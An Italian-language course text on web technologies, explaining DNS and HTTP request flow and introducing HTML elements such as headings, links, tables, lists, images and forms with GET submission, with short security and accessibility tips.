


Figura 1.7: *Risoluzione DNS e ciclo richiesta–risposta all'apertura di una pagina.*

Nel dettaglio:

1. Il browser estrae dalla URL il **nome di dominio** (`example.com`) e chiede a un **server DNS** quale sia l'indirizzo IP corrispondente.
2. Il DNS **risponde** con l'indirizzo IP, ad esempio `93.184.216.34`.
3. Il browser **apre una connessione TCP** verso quell'indirizzo IP, sulla porta indicata nella URL (o sulla porta standard, 80 per HTTP e 443 per HTTPS).
4. Il browser **invia la richiesta HTTP** (`GET /dir/file.txt HTTP/1.1`, con l'header `Host`).
5. Il server elabora la richiesta e **invia la risposta**, con codice di stato, header e corpo.
6. Il browser **interpreta** il contenuto ricevuto e lo mostra all'utente. Se il contenuto è HTML e fa riferimento ad altre risorse (immagini, fogli di stile, script), il browser esegue **ulteriori richieste** per ciascuna di esse.

Il DNS è una rubrica, non un centralino

Il DNS interviene una sola volta, per tradurre il nome in indirizzo IP: il traffico HTTP successivo non lo attraversa. Il risultato viene inoltre messo in cache dal sistema operativo e dal browser, per cui le visite successive allo stesso dominio saltano del tutto questo passaggio.

HTML: UN PRIMO SGUARDO

HTML (*HyperText Markup Language*) è lo standard con cui si rappresentano i documenti ipertestuali nel Web.

- Le pagine web con cui interagiamo nel browser sono documenti definiti tramite HTML.
- HTML permette di definire pagine con titoli, paragrafi, immagini, elenchi, tabelle, form e molto altro.

Se HTTP è il *come* si trasferiscono le risorse, HTML è il *che cosa*: il formato in cui il contenuto è scritto. È l'argomento del prossimo capitolo.

RIFERIMENTI

- **Introduction to Web Applications Development**, Carles Mateu. Liberamente disponibile su *archive.org* sotto licenza GNU FDL. Parti rilevanti: Modulo 1 (*Introduction to Web Applications*).
- **How the web works** — MDN web docs.
  `https://developer.mozilla.org/en-US/docs/Learn/Getting_started_with_the_web/How_the_Web_works`
- **What are hyperlinks?** — MDN web docs.
  `https://developer.mozilla.org/en-US/docs/Learn/Common_questions/Web_mechanics/What_are_hyperlinks`
- **What is a URL?** — MDN web docs.
  `https://developer.mozilla.org/en-US/docs/Learn/Common_questions/Web_mechanics/What_is_a_URL`
- **An overview of HTTP** — MDN web docs.
  `https://developer.mozilla.org/en-US/docs/Web/HTTP/Overview`
- **What is the difference between webpage, website, web server and search engine?** — MDN web docs.
  `https://developer.mozilla.org/en-US/docs/Learn/Common_questions/Web_mechanics/Pages_sites_servers_and_search_engines`

HTML

Dentro un server HTTP

Nel capitolo precedente abbiamo visto che il Web è un sistema di documenti ipertestuali collegati fra loro, e che i client usano HTTP per recuperarli. Prima di scrivere il nostro primo documento, chiariamo che cosa c'è dall'altra parte del filo.

Un **server HTTP** è, molto semplicemente, un **programma**. Le sue responsabilità sono tre:

- si mette in **ascolto** di richieste HTTP su una certa porta (per esempio la 80);
- può gestire **più host** contemporaneamente: è esattamente per questo che nelle richieste HTTP esiste l'header `Host`, che dice al server *quale* dei siti ospitati stiamo cercando;
- risponde alle connessioni servendo file prelevati dalla propria **document root** nel filesystem.




Figura 2.1: *Un solo server HTTP può ospitare più host, ciascuno con la propria document root.*

Solo ciò che sta nella document root

Il server serve esclusivamente i file contenuti nella document root. Tutto il resto del filesystem (il codice sorgente dell'applicazione, i file di configurazione con le password del database, le chiavi private) resta invisibile dall'esterno. È una regola semplice ma fondamentale: quando si pubblica un sito, **tutto ciò che finisce nella document root è pubblico**, compresi i file che pensavamo nessuno avrebbe indovinato.

Che cos'è HTML

HTML

HTML (*HyperText Markup Language*) è il linguaggio con cui si descrivono i documenti che i browser visualizzano. Una web app è costituita da uno o più documenti, detti anche *pagine web*.

Il concetto chiave è quello di **linguaggio di marcatura** (*markup language*): i documenti vengono **arricchiti** con un insieme di annotazioni che ne controllano la struttura, la formattazione o la relazione fra le loro parti.

Detto altrimenti: in un file HTML convivono due cose, il **contenuto** (il testo che l'utente leggerà) e la **marcatura** (le annotazioni che dicono al browser che cosa quel testo rappresenta: un titolo, un paragrafo, un collegamento).

Un po' di storia

HTML ha attraversato diverse versioni dal 1993 a oggi. In questo corso ci concentreremo sull'**HTML Living Standard**.




Figura 2.2: *Le versioni di HTML.*

Che cosa significa «Living Standard»

Fino a HTML5 lo standard veniva pubblicato *a versioni*: si congelava una specifica, le si dava un numero e si ricominciava. Dal 2019 il WHATWG ha adottato il modello di *standard vivente*: esiste una sola specifica, sempre valida, aggiornata in continuazione. Non esiste (e non esisterà) un «HTML 6». Questo è il motivo per cui conviene consultare sempre la documentazione online e non un libro stampato.

Tag, elementi e attributi

In HTML le annotazioni si chiamano **tag** e si scrivono racchiuse fra parentesi angolari.



Figura 2.3: *Anatomia di un elemento HTML.*

Il tag di apertura può contenere anche **attributi**, coppie **chiave-valore** (il valore è opzionale):

```
<tagName attributo1="valore" attributo2>
```

Struttura di un documento

Un documento HTML deve iniziare con la dichiarazione `<!DOCTYPE HTML>`. Non è un tag: serve soltanto a comunicare al client quale tipo di documento aspettarsi. Il tag `<html>` rappresenta l'intero documento e contiene un `<head>` e un `<body>`.

Esempio 2.1 — Lo scheletro minimo di una pagina

hello.html

```html
<!DOCTYPE HTML>
<html lang="it">
  <head>
    <title>Ciao mondo!</title>
  </head>
  <body>
    <!-- questo e' un commento -->
    <p>Ciao mondo!</p>
  </body>
</html>
```



Il contenuto di `<title>` compare nella linguetta del browser, non nella pagina. Il commento non compare affatto.

- l'attributo `lang` è fortemente consigliato per motivi di **accessibilità**: dice al browser e ai lettori di schermo in che lingua è scritto il contenuto, informazione fondamentale per la sintesi vocale e per la sillabazione;
- `<head>` contiene i **metadati** del documento;
- `<body>` contiene il **contenuto vero e proprio**, cioè quello che l'utente vedrà.

L'ELEMENTO HEAD

L'elemento `<head>` è un contenitore di **metadati**, cioè «dati sui dati»: informazioni sul documento corrente. Spesso non vengono mostrati all'utente, ma sono utilissimi ai browser e ai motori di ricerca. È obbligatorio che contenga un `<title>`.

Esempio 2.2 — Un head realistico

head.html

```html
<head>
  <title>Il Libro della Programmazione</title>
  <meta charset="UTF-8">
  <meta name="description" content="Frammenti dal Libro della Programmazione">
  <meta name="keywords" content="saggezza, programmazione">
  <meta name="author" content="L. L. L. Starace">
  <meta http-equiv="refresh" content="30">
</head>
```

- `<title>` è il titolo della pagina: compare nella linguetta del browser, nei segnalibri e come titolo nei risultati dei motori di ricerca;
- `charset` dichiara la **codifica dei caratteri**, praticamente sempre `UTF-8`;
- `description` e `keywords` sono metadati usati (con qualche cautela) dai motori di ricerca;
- `http-equiv="refresh"` chiede al browser di ricaricare la pagina ogni 30 secondi.

Se manca il charset

Se si dimentica `<meta charset="UTF-8">`, il browser deve *indovinare* la codifica. Il risultato tipico è la comparsa di caratteri strani al posto delle lettere accentate: un problema che in italiano si nota immediatamente. La riga del charset va messa **il più in alto possibile** dentro `<head>`.

La favicon

Accanto al titolo, nella linguetta del browser, compare quasi sempre una piccola icona: è la **favicon** (da *favorite icon*), che il browser mostra anche nei segnalibri, nella cronologia e nell'elenco delle schede aperte. Si dichiara nell'`<head>` con un elemento `<link>`:

index.html

```
<head>
  <meta charset="UTF-8">
  <title>Il Libro della Programmazione</title>
  <link rel="icon" href="/favicon.ico">
</head>
```



- `rel="icon"` dice che la risorsa collegata è l'**icona** del documento (lo stesso attributo `rel` che, con valore `stylesheet`, vedremo servire a collegare i fogli di stile);
- `href` indica la URL dell'immagine. Il formato storico è `.ico`, ma oggi si usano senza problemi anche `.png` e `.svg`, eventualmente indicando il tipo con `type="image/png"`.

La cosa più interessante è ciò che accade dietro le quinte: la favicon **non è contenuta** nel documento HTML, quindi il browser deve effettuare una **richiesta HTTP aggiuntiva** per scaricarla, esattamente come vedremo per le immagini. C'è di più: anche se la pagina *non* dichiara alcuna icona, la maggior parte dei browser prova comunque a chiedere al server il file `/favicon.ico` nella radice del sito. Se il file non esiste, il server risponde `404 Not Found`: la pagina funziona lo stesso, ma quella richiesta fallita compare nei log del server e nella scheda *Rete* dei DevTools, come vedremo alla fine del capitolo (figura 2.9).

Perché la favicon «non si aggiorna»

I browser conservano le favicon nella propria **cache** in modo molto tenace: sostituito il file sul server, capita di continuare a vedere per un po' l'icona vecchia. Di solito basta una ricarica forzata della pagina (`Ctrl+Shift+R`) o aprire direttamente la URL dell'icona. Del funzionamento della cache parliamo alla fine del capitolo.

Intestazioni

Gli elementi da `<h1>` a `<h6>` rappresentano **titoli** e sottotitoli, dal più importante al meno importante.

Esempio 2.3 — I sei livelli di intestazione

headings.html

```
<body>
  <h1>Titolo di primo livello</h1>
  <h2>Titolo di secondo livello</h2>
  <h3>Titolo di terzo livello</h3>
  <h4>Titolo di quarto livello</h4>
  <h5>Titolo di quinto livello</h5>
  <h6>Titolo di sesto livello</h6>
</body>
```

headings.html

Titolo di primo livello

Titolo di secondo livello

Titolo di terzo livello

Titolo di quarto livello

Titolo di quinto livello

Titolo di sesto livello

Le intestazioni non servono a fare il testo grande

Un errore molto comune fra i principianti è scegliere `<h3>` invece di `<h1>` «perché la dimensione mi piace di più». Le intestazioni esprimono la **gerarchia** del documento, non il suo aspetto: i motori di ricerca le usano per capire di che cosa parla la pagina, e i lettori di schermo per permettere agli utenti non vedenti di navigarla saltando di sezione in sezione. Per cambiare la dimensione del testo esiste il CSS.

Paragrafi

L'elemento `<p>` rappresenta un **paragrafo**. I paragrafi iniziano tipicamente su una nuova riga.

Esempio 2.4 — Due paragrafi

paragrafi.html

```
<h1>Il Libro della Programmazione</h1>
<p>
  Questa pagina contiene alcuni frammenti
  del grande Libro della Programmazione,
  un antico manoscritto perduto nel tempo.
</p>
<p>
  Si dice che il libro sia stato scritto da
  uno degli studenti del leggendario maestro
  Fu-Tzu.
</p>
```

paragrafi.html

Il Libro della Programmazione

Questa pagina contiene alcuni frammenti del grande Libro della Programmazione, un antico manoscritto perduto nel tempo.

Si dice che il libro sia stato scritto da uno degli studenti del leggendario maestro Fu-Tzu.

Si noti una cosa importante: nel sorgente il testo va a capo più volte e contiene molti spazi di indentazione, ma nel risultato tutto ciò è **scomparso**. HTML **collassa gli spazi bianchi**: qualunque sequenza di spazi, tabulazioni e a-capo consecutivi viene trattata come un **unico spazio**. Se serve andare a capo davvero, occorre dirlo esplicitamente con `<br>`.

Commenti

I **commenti** sono delimitati da `<!--` e `-->` e vengono ignorati dai browser. Sono utili per aggiungere note o per nascondere temporaneamente del contenuto.

Esempio 2.5 — Commenti singoli e multi-riga

commenti.html

```
<h1>I due aspetti</h1>
<!-- TODO: aggiungere altra saggezza -->
<p>
  Sotto la superficie della macchina,
  il programma si muove. Senza sforzo,
  si espande e si contrae.
</p>
<!--
<p>
  Le forme sul monitor non sono che
  increspature sull'acqua. L'essenza
  resta invisibile, al di sotto.
</p> -->
```

commenti.html

I due aspetti

Sotto la superficie della macchina, il programma si muove. Senza sforzo, si espande e si contrae.

Il secondo paragrafo è dentro un commento: non viene mostrato.

I commenti non sono un nascondiglio

Il contenuto commentato **non** viene mostrato, ma viene comunque **inviato al browser**: basta guardare il sorgente della pagina per leggerlo. Non commentare mai credenziali, chiavi API, note interne o indirizzi di ambienti di test: chiunque può leggerli con due clic.

Semantica del testo

Alcuni tag specificano la **semantica** di porzioni di testo.

Tag	Significato
`<em>`	Enfatizza il contenuto.
`<strong>`	Indica *forte importanza*.
` `	Interruzione di riga. È un **tag vuoto**, quindi può essere auto-chiuso.
`<abbr>`	Definisce acronimi e abbreviazioni; il testo esteso va nell'attributo `title`.
`<del>`	Contenuto che è stato *rimosso* dal documento.
`<ins>`	Contenuto che è stato *inserito* nel documento.

Esempio 2.6 — Semantica testuale in azione

semantica.html

```html
<p>
  I tag
  <abbr title="HyperText Markup Language">HTML</abbr>
  possono essere usati con semantica a livello
  di testo.<br/> Alcuni tag conferiscono
  <strong>importanza</strong> al loro contenuto,
  altri lo <em>enfatizzano</em>. Alcuni servono
  a evidenziare contenuto <del>rimosso</del>
  <ins>aggiunto</ins>.
</p>
```

semantica.html

I tag HTML possono essere usati con semantica a livello di testo.
Alcuni tag conferiscono **importanza** al loro contenuto, altri lo *enfatizzano*. Alcuni servono a evidenziare contenuto ~~rimosso~~ aggiunto.

Il testo esteso dell'abbreviazione (*HyperText Markup Language*) compare come suggerimento quando il puntatore si ferma sopra la sigla, che il browser sottolinea con una linea punteggiata.

Semantica, non aspetto

Esistono anche `<i>` (corsivo) e `<b>` (grassetto), che descrivono soltanto l'*aspetto*. Si preferiscono `<em>` e `<strong>` perché descrivono il *significato*: un lettore di schermo cambia intonazione su `<strong>`, mentre su `<b>` non ha nulla da dire. La regola generale in HTML è sempre la stessa: **descrivi che cosa è, non come deve apparire**. Come deve apparire lo dirà il CSS.

COLLEGAMENTI IPERTESTUALI

I collegamenti si definiscono con il tag **anchor** `<a>`. L'attributo `href` indica la URL di destinazione.

Esempio 2.7 — Un collegamento

link.html

```
<p>
  <a href="/fu-tzu.html">Fu-Tzu</a> una volta disse:
  <em>
    Quando il saggio indica la luna,
    lo sciocco fissa il dito e si chiede
    da quale libreria provenga.
  </em>
</p>
```

link.html

Fu-Tzu una volta disse: *Quando il saggio indica la luna, lo sciocco fissa il dito e si chiede da quale libreria provenga.*

URL relative e assolute

Le URL indicate in `href` possono essere **assolute** o **relative**.

- Le **URL assolute** includono schema e nome di host, e contengono tutte le informazioni necessarie a raggiungere la risorsa: `<a href="http://tecweb.com/course/intro.html">`
- Le **URL relative** indicano solo un percorso; schema e host vengono dedotti dal contesto corrente: `<a href="page.html">` oppure `<a href="/course/react.html">`

La regola di risoluzione dipende dal fatto che la URL relativa cominci o meno con una barra.

Esempio 2.8 — URL relativa che inizia con la barra

Quando una URL relativa inizia con `/`, l'**intero percorso** viene sostituito.

- Contesto corrente: `http://bookofprogramming.com/fu-tzu/fu-tzu.html`
- Un'ancora `<a href="/index.html">` punta a: `http://bookofprogramming.com/index.html`

Esempio 2.9 — URL relativa che non inizia con la barra

Quando una URL relativa **non** inizia con `/`, viene sostituito solo l'**ultimo segmento** del percorso, cioè quello dopo l'ultima barra (qui, il nome del file).

- Contesto corrente: `http://bookofprogramming.com/fu-tzu/fu-tzu.html`
- Un'ancora `<a href="pic.jpg">` punta a: `http://bookofprogramming.com/fu-tzu/pic.jpg`

I segmenti punto

Le URL relative possono contenere anche i cosiddetti **segmenti punto**:

- il punto singolo (`.`) rappresenta la **directory corrente**;
- il punto doppio (`..`) rappresenta la **directory padre**.

Supponendo che il percorso corrente sia `/a/b/c/hello.html`:

href	**Percorso risultante**
`./index.html`	`/a/b/c/index.html`
`../foo.html`	`/a/b/foo.html`
`../../pic.jpg`	`/a/pic.jpg`
`./../../pic.jpg`	`/a/pic.jpg` (identico al precedente)

Meglio relative o assolute?

- Le **URL relative** vanno preferite quando si collegano risorse **interne** alla stessa applicazione web. In questo modo, se cambia il nome di host (per esempio passando dall'ambiente di sviluppo a quello di produzione), non c'è alcun bisogno di modificare le pagine HTML.
- Per collegare pagine o risorse **esterne** non c'è scelta: si devono usare URL assolute.

L'attributo target

L'attributo `target` specifica *dove* aprire la risorsa collegata:

- `<a target="_self" href="pic.jpg">` apre la risorsa nella stessa finestra o scheda del browser (è il comportamento predefinito, quando `target` non viene specificato);
- `<a target="_blank" href="pic.jpg">` apre la risorsa in una **nuova** finestra o scheda.

URL CHE PUNTANO A UNA DIRECTORY



Che cosa succede quando una URL punta a una **directory** e non a un file?

I server web rispondono tipicamente con il contenuto del file `index.html`, se esiste nella directory richiesta. Questo comportamento è configurabile:

- altri nomi predefiniti comunemente usati sono `home.html` e `default.html`;
- se non esiste alcun file predefinito, i server HTTP possono essere configurati per generare automaticamente un **indice** della directory, cioè un elenco navigabile dei file che contiene.

L'indice automatico è comodo e pericoloso

L'elenco automatico dei file è utilissimo in sviluppo, ma su un server di produzione espone la struttura interna del sito: backup dimenticati, archivi `.zip`, vecchie versioni delle pagine. È buona norma disattivarlo e mettere sempre un `index.html`, anche vuoto.

TABELLE

Una **tabella** `<table>` contiene un insieme di righe `<tr>` (*table row*). Ogni riga può contenere una o più celle:

- `<td>` (*table data*), le celle di dati;
- `<th>` (*table header*), le celle di intestazione.

Una tabella può contenere anche un elemento `<caption>` che la descrive.

Esempio 2.10 — Una tabella di esami

tabella.html

```
<table>
  <caption>Esami</caption>
  <tr>
    <th>Esame</th><th>Voto</th>
  </tr>
  <tr>
    <td>A</td><td>30</td>
  </tr>
  <tr>
    <td>B</td><td>28</td>
  </tr>
</table>
```

tabella.html

Esami

Esame	Voto
A	30
B	28

Senza CSS il browser disegna la tabella in modo molto spartano: nessun bordo (nell'esempio i bordi sono aggiunti per chiarezza), intestazioni in grassetto e centrate, celle larghe quanto basta.

Le tabelle non servono a impaginare

Negli anni Novanta e Duemila era prassi comune costruire l'*intero layout* di un sito con tabelle annidate. Oggi è un grave errore: rende la pagina incomprensibile ai lettori di schermo, impossibile da rendere *responsive* e difficilissima da manutenere. Le tabelle servono a presentare **dati tabellari**. Per l'impaginazione esistono i CSS, che vedremo nel prossimo capitolo.

LISTE

HTML definisce tre tipi di lista:

- liste **ordinate** `<ol>`, usate per le enumerazioni;
- liste **non ordinate** `<ul>`, usate per gli elenchi puntati;
- liste di **descrizione** `<dl>`, costituite da termini e relative descrizioni, spesso usate per i glossari.

Liste ordinate e non ordinate

Le liste ordinate e non ordinate contengono una sequenza di elementi di lista `<li>` (*list item*).

Esempio 2.11 — Le due liste a confronto

liste.html

```
<ol>
  <li>Anna</li>
  <li>Bruno</li>
  <li>Carlo</li>
</ol>

<ul>
  <li>TecWeb</li>
  <li><a href="/">Fu-Tzu</a></li>
</ul>
```

liste.html

1. Anna
2. Bruno
3. Carlo

- TecWeb
- Fu-Tzu

Liste di descrizione

Le liste di descrizione contengono una sequenza di termini `<dt>` (*description term*) e di descrizioni `<dd>` (*description details*) relative ai termini che le precedono.

Esempio 2.12 — Un piccolo glossario

glossario.html

```
<dl>
  <dt>Dati</dt>
  <dd>
    Sono fatti di bit,
    eppure assumono forme complesse.
  </dd>
  <dt>Controllo</dt>
  <dd>
    Consiste di istruzioni semplici,
    eppure svolge compiti difficili.
  </dd>
</dl>
```

glossario.html

Dati
: Sono fatti di bit, eppure assumono forme complesse.

Controllo
: Consiste di istruzioni semplici, eppure svolge compiti difficili.

Riferimenti a caratteri (entità)

Alcuni caratteri sono **riservati** in HTML. Che cosa succede se vogliamo scrivere in un documento `<p>3<x e y>6</p>`?

Il browser rischia di confondere i simboli con i tag: incontrando `<x` si aspetta l'inizio di un tag chiamato `x`. Per visualizzare i caratteri riservati bisogna usare i **riferimenti a caratteri** (*character references*, chiamati spesso anche **entità**), che si scrivono in due modi:

`&nome_entita;` oppure `&#numero_entita;`

Risultato	Descrizione	Riferimento
	Spazio non divisibile	` `
<	Minore di	`<`
>	Maggiore di	`>`
&	E commerciale	`&`
"	Virgolette doppie	`"`
'	Virgolette singole (apostrofo)	`'`
©	Copyright	`©`

L'esempio visto sopra andrebbe quindi scritto così:

riferimenti.html

```
1 <p>3&lt;x e y&gt;6</p>
2 <p>3&#60;x e y&#62;6</p>
```

riferimenti.html

3<x e y>6
3<x e y>6

Le due righe sono equivalenti: `<` è il riferimento per **nome** e `<` quello per **numero** (60 è il codice del carattere `<`). La tabella completa dei riferimenti si trova nella specifica HTML.

Lo spazio non divisibile

` ` (*non-breaking space*) è particolarmente utile: essendo un carattere «vero» non viene collassato con gli spazi adiacenti e impedisce al browser di andare a capo in quel punto. Serve, per esempio, a tenere unite espressioni come «10 kg» o «Fig. 3».

Immagini

L'elemento `<img>` serve a incorporare un'immagine in un documento HTML.

- È un **elemento vuoto**: non deve contenere altri elementi;
- l'attributo `src` specifica la URL dell'immagine da includere;
- l'attributo `alt` specifica un testo alternativo che la descrive;
- gli attributi `width` e `height` permettono di specificarne le dimensioni in pixel all'interno della pagina.

Esempio 2.13 — Inserire un'immagine

image.html

```html
<h1>Fu-Tzu</h1>
<p>
  Un ritratto del maestro,
  generato da DALL-E, e' disponibile
  qui di seguito:
</p>
<img src="pic.jpg"
     alt="ritratto di Fu-Tzu"
     width="200"/>
```

image.html

Fu-Tzu

Un ritratto del maestro, generato da DALL-E, è disponibile qui di seguito:



L'attributo alt non è facoltativo

Il testo alternativo viene letto dai lettori di schermo agli utenti non vedenti, viene mostrato se l'immagine non si carica ed è usato dai motori di ricerca per capire che cosa raffigura. Ometterlo significa rendere una parte del contenuto invisibile a una parte degli utenti. Fa eccezione il caso delle immagini puramente decorative, per le quali si usa `alt=""` (vuoto), che dice esplicitamente ai lettori di schermo di ignorarle.

Con le immagini succede qualcosa di nuovo, e piuttosto interessante.

Fino a questo momento i documenti HTML erano **autocontenuti**: tutti i dati del documento stavano *dentro* il documento. C'erano dei collegamenti, ma eravamo liberi di non seguirli.

L'ultima pagina d'esempio, invece, include un contenuto esterno (l'immagine) fornendone soltanto la URL. L'immagine **non è** inclusa nel documento HTML: per visualizzare la pagina il browser deve procurarsi risorse aggiuntive.




Figura 2.4: *Una singola pagina con un'immagine richiede due richieste HTTP.*

Una pagina, tante richieste

Questo meccanismo si applica a **tutte** le risorse esterne: immagini, fogli di stile CSS, script JavaScript, font, video. Una pagina moderna può facilmente generare cinquanta o cento richieste HTTP. È per questo che il numero e la dimensione delle risorse esterne incidono così tanto sulla velocità percepita di un sito, ed è per questo che la scheda *Network* dei DevTools è uno strumento diagnostico tanto importante.

ATTRIBUTI GLOBALI

Abbiamo incontrato diversi attributi (`href`, `target`, `src`, `alt`). Questi attributi hanno senso solo per alcuni elementi: `<strong src="pic.jpg">Ciao!</strong>` non significherebbe nulla.

Alcuni attributi sono invece **globali**, cioè utilizzabili con **qualunque** elemento HTML.

Attributo	Descrizione
`id`	Specifica un identificatore **univoco** nel documento.
`lang`	Specifica la lingua del contenuto dell'elemento.
`style` e `class`	Usati per la presentazione grafica (li vedremo nel prossimo capitolo).

Ancore nelle URL

L'attributo `id` può essere usato anche nelle **ancore** delle URL.



Figura 2.5: *Un'ancora punta a un punto preciso dentro la risorsa.*

Un'ancora rappresenta una sorta di «segnalibro» interno alla risorsa: dice al browser di mostrare direttamente il contenuto che si trova in quel punto. Nell'esempio, `#some-id` punta all'elemento il cui attributo `id` vale `some-id`. Un caso reale è `https://luistar.github.io/publications/#conference`.

FORM

Gli elementi `<form>` servono a raccogliere **input dell'utente**. L'input viene tipicamente inviato a un server per l'elaborazione.

I form contengono elementi come `<input>`, `<label>`, `<textarea>` e `<select>`.

Esempio 2.14 — Un form minimale

form.html

```
<form>
  Messaggio:
  <input type="text"><br><br>
  <input type="submit">
</form>
```



Il pulsante `submit` non ha un'etichetta nel codice: il testo «Invia» lo sceglie il browser, nella lingua dell'utente.

Tipi di input

Tipi diversi di elemento `<input>` sono disponibili tramite l'attributo `type`.

Tipo	Descrizione
`text`	Campo di testo su una sola riga.
`password`	Campo per password (l'input è nascosto con asterischi).
`number`	Campo per numeri.
`radio`	Pulsante radio, per scegliere **una** fra molte opzioni.
`checkbox`	Casella di spunta, per sceglierne **zero o più**.
`button`	Pulsante cliccabile.

Etichette

L'elemento `<label>` serve a **etichettare** ciascun input. Usare le etichette è una buona pratica di usabilità e accessibilità. L'attributo `for` della label deve essere uguale all'`id` dell'input corrispondente.

Esempio 2.15 — Un form di login

login.html

```
<form>
  <label for="id_usr">Nome utente: </label>
  <input type="text" name="usr" id="id_usr">
  <br/>
  <label for="id_pwd">Password: </label>
  <input type="password" name="pwd" id="id_pwd">
  <br/>
  <input type="submit">
</form>
```



Oltre al vantaggio per i lettori di schermo, le etichette collegate rendono cliccabile il testo stesso: fare clic su «Nome utente» porta il cursore dentro il campo. È un dettaglio che migliora molto l'usabilità, soprattutto su schermi piccoli.

Invio del form

I form possono essere **inviati** (*submit*) per trasmettere i dati raccolti a un gestore (*form-handler*). Al momento dell'invio viene tipicamente effettuata una nuova richiesta HTTP.

- La URL del gestore a cui la richiesta viene inviata è specificata dall'attributo `action` del form (per impostazione predefinita, la stessa pagina su cui si trova il form).
- È possibile specificare anche il metodo HTTP da usare, tramite l'attributo `method` (per impostazione predefinita, `GET`).

```
<form action="/handler.html" method="GET">
  <!-- qui gli elementi del form -->
</form>
```

Al momento dell'invio, l'input raccolto viene rappresentato come una serie di coppie **nome/valore** nella forma:

```
nome1=valore1&...&nomeN=valoreN
```

Ogni *nome* è il valore dell'attributo `name` di un elemento di input, e il *valore* corrispondente è il suo contenuto al momento dell'invio.

name e id non sono la stessa cosa

L'attributo `id` identifica l'elemento **dentro il documento** e serve al CSS, a JavaScript e alle etichette. L'attributo `name` è il nome con cui il valore viene **inviato al server**. Un input privo di `name` viene semplicemente **ignorato** al momento dell'invio: è uno degli errori più frequenti e più difficili da individuare, perché la pagina sembra funzionare perfettamente.

Invio con GET

Se il metodo è `GET`, gli input vengono **accodati alla URL** del gestore.

Esempio 2.16 — Invio con il metodo GET

```html
<form action="/handler.html" method="GET">
  Messaggio: <input type="text" name="msg"><br>
  Numero: <input type="number" name="num"><br>
  <input type="submit">
</form>
```



Premendo *Invia* ↓

```
GET /handler.html?msg=Hello!&num=42 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Accept: text/plain
Accept-Language: en-us
Connection: keep-alive
```

Se l'utente scrive `Hello!` e `42`, la URL della richiesta diventa:

`/handler.html?msg=Hello!&num=42`

La parte dopo il punto interrogativo si chiama **query string**, e `msg` e `num` si dicono **parametri di query**.



Figura 2.6: *Una URL con parametri di query.*

I parametri di query sono informazioni aggiuntive fornite al server, sotto forma di coppie chiave/valore separate da `&`. Il server può usarli per svolgere elaborazioni prima di restituire la risorsa. Un esempio reale è la URL `https://motore-di-ricerca.com/search?q=web+technologies&lang=it`.

